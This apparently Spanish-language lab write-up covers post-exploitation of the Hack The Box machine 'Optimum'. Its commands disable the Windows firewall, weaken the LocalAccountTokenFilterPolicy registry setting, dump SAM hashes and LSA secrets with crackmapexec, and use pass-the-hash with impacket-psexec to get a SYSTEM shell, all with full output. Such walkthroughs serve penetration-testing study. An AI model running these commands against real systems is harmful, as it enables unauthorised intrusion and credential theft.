
se identifican que todas estan encendidas o en ON

```
netsh advfirewall set allprofiles state off
```


```

PS C:\Users\kostas\Desktop> netsh advfirewall set allprofiles state off
Ok.
File Edit Insert Format Tools Tree Search View Bookmarks Help
PS C:\Users\kostas\Desktop>
Optimum
Optimum ordenado
[0] 0:zsh 1:zsh- 2:python3 3:[tmux]*

```




ahora si hacemos un nmap de los puertos abiertos



vemos varios o mejor dicho todos los del netstat y en especial el 445 para utilizar crackmapexec

```
crackmapexec smb 10.10.10.8 -u Amado -p'P@ssword'
```



desafortunadamente no tenemos pwned a pesar de estar en el grupo de administradores

```
PS C:\Users\kostas\Desktop> net user Amado
User name          amado
Full Name          amado
Comment            amado
User's comment      amado
Country/region code 000 (System Default)
Account active      Yes
Account expires      Never
Password last set    22/2/2024 3:29:43 ??
Password expires     4/4/2024 3:29:43 ??
Password changeable  22/2/2024 3:29:43 ??
Password required    Yes
User may change password Yes
Workstations allowed All
Logon script
User profile
Home directory
Last logon           22/2/2024 3:46:42 ??
Logon hours allowed  All
Local Group Memberships  *Administrators
Global Group memberships *None
The command completed successfully.

PS C:\Users\kostas\Desktop>
```

esto se debe a que existe una politica para restringir el acceso a usuarios locales a recursos determinados

LocalAccountTokenFilterPolicy

<https://autonomiahacker.com/index.php/2023/05/24/localaccounttokenfilterpolicy/>

Que es la politica LocalAccountTokenFilterPolicy?

LocalAccountTokenFilterPolicy es una política de seguridad utilizada en los sistemas operativos Windows para restringir el acceso de las cuentas de usuario local a determinados recursos o acciones en el sistema. Esta política se utiliza para mejorar la seguridad limitando los privilegios de las cuentas de usuario locales y evitando que tengan acceso a recursos sensibles o realicen acciones que podrían comprometer la integridad del sistema.

La política "LocalAccountTokenFilterPolicy" se aplica a las cuentas de usuario locales que son miembros del grupo Administradores. Por defecto, cuando siguiendo el link tambien nos indica como deshabilitarla

```
cmd /c reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\system /v LocalAccountTokenFilterPolicy /t REG_DWORD /d 1 /f
```

```
PS C:\Users\kostas\Desktop> cmd /c reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\system /v LocalAccountTokenFilterPolicy /t REG_DWORD /d 1 /f
The operation completed successfully.

PS C:\Users\kostas\Desktop>
```

ejecutamos nuevamente crackmapexec

```
~/machineshtb/Optimum
crackmapexec smb 10.10.10.8 -u Amado -p'P@ssword'
SMB 10.10.10.8 445 OPTIMUM [*] Windows Server 2012 R2 Standard 9600 x64 (name:OPTIMUM) (domain:optimum) (signing:False) (SMBv1:True)
SMB 10.10.10.8 445 OPTIMUM [+] optimum\Amado:P@ssword (Pwn3d!)
```

y ahora el dumpeo de hashes sam para hacer luego pass de hash

crackmapexec smb 10.10.10.8 -u Amado -p'P@ssword' --sam

```
crackmapexec smb 10.10.10.8 -u Amado -p'P@ssword' --sam
SMB 10.10.10.8 445 OPTIMUM [*] Windows Server 2012 R2 Standard 9600 x64 (name:OPTIMUM) (domain:optimum) (signing:False) (SMBv1:True)
SMB 10.10.10.8 445 OPTIMUM [+] optimum\Amado:P@ssword (Pwn3d!)
SMB 10.10.10.8 445 OPTIMUM [+] Dumping SAM hashes
SMB 10.10.10.8 445 OPTIMUM Administrator:500:aad3b435b51404eeaad3b435b51404ee:d90b270062e8b9f118ab8e0f733df391:::
SMB 10.10.10.8 445 OPTIMUM Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB 10.10.10.8 445 OPTIMUM kostas:1001:aad3b435b51404eeaad3b435b51404ee:fb7c6aab6468ef0383f97a12b78ab8ac:::
SMB 10.10.10.8 445 OPTIMUM amado:1005:aad3b435b51404eeaad3b435b51404ee:13b29964cc2480b4ef454c59562e675c:::
SMB 10.10.10.8 445 OPTIMUM [+] Added 4 SAM hashes to the database
```

pass the hash crackmapexec

crackmapexec smb 10.10.10.8 -u Administrator -H d90b270062e8b9f118ab8e0f733df391

```
~/machineshtb/Optimum
crackmapexec smb 10.10.10.8 -u Administrator -H d90b270062e8b9f118ab8e0f733df391
SMB 10.10.10.8 445 OPTIMUM [*] Windows Server 2012 R2 Standard 9600 x64 (name:OPTIMUM) (domain:optimum) (signing:False) (SMBv1:True)
SMB 10.10.10.8 445 OPTIMUM [+] optimum\Administrator:d90b270062e8b9f118ab8e0f733df391 (Pwn3d!)
```

recordemos que siempre el hash es la ultima cifra

impacket-psexec Administrator@10.10.10.8 -hashes :d90b270062e8b9f118ab8e0f733df391

```
~/machineshtb/Optimum
impacket-psexec Administrator@10.10.10.8 -hashes :d90b270062e8b9f118ab8e0f733df391
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Requesting shares on 10.10.10.8.....
[*] Found writable share ADMIN$
[*] Uploading file vnFNWBcp.exe
[*] Opening SVCManager on 10.10.10.8.....
[*] Creating service nxNC on 10.10.10.8.....
[*] Starting service nxNC.....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32>
```


tambien podriamos ver credenciales en texto plano LSA secrets

```
crackmapexec smb 10.10.10.8 -u Amado -p'P@ssword' --lsa
```

```
~/machineshtb/Optimum [Optimumordenado.ctb - /home/kali/machineshtb/Optimum - CherryTree 1.16.0] 2m 43s Windows-Exploit-Suggester 00:24:
crackmapexec smb 10.10.10.8 -u Amado -p'P@ssword' --lsa
SMB 10.10.10.8 445 OPTIMUM [*] Windows Server 2012 R2 Standard 9600 x64 (name:OPTIMUM) (domain:optimum) (signing:False) (SMBv1:True)
SMB 10.10.10.8 445 OPTIMUM [+] optimum\Amado:P@ssword (Pwn3d!)
SMB 10.10.10.8 445 OPTIMUM [+] Dumping LSA secrets
SMB 10.10.10.8 445 OPTIMUM (Unknown User):ROOT#123 Optimum / Optimum ordenado
SMB 10.10.10.8 445 OPTIMUM dpapi_machinekey:0x3cf62ddf5ba73b9aa2bc5fe9f1ee8fdd2c336960
dpapi_userkey:0xcd02389c6dc88802934586f242e7c53e12142aa
SMB 10.10.10.8 445 OPTIMUM [+] Dumped 2 LSA secrets to /home/kali/.cme/logs/OPTIMUM_10.10.10.8_2024-02-16_002512.secrets and /home/kali/.
s/OPTIMUM_10.10.10.8_2024-02-16_002512.cached
Recuerdos que siempre el hash es la ultima cifra

~/machineshtb/Optimum [packet-psexec Administrator@10.10.10.8 - hashes :d90b270062e8b9f118ab8e0f733df3] 15s Windows-Exploit-Suggester 00:25:
~/machineshtb/Optimum
```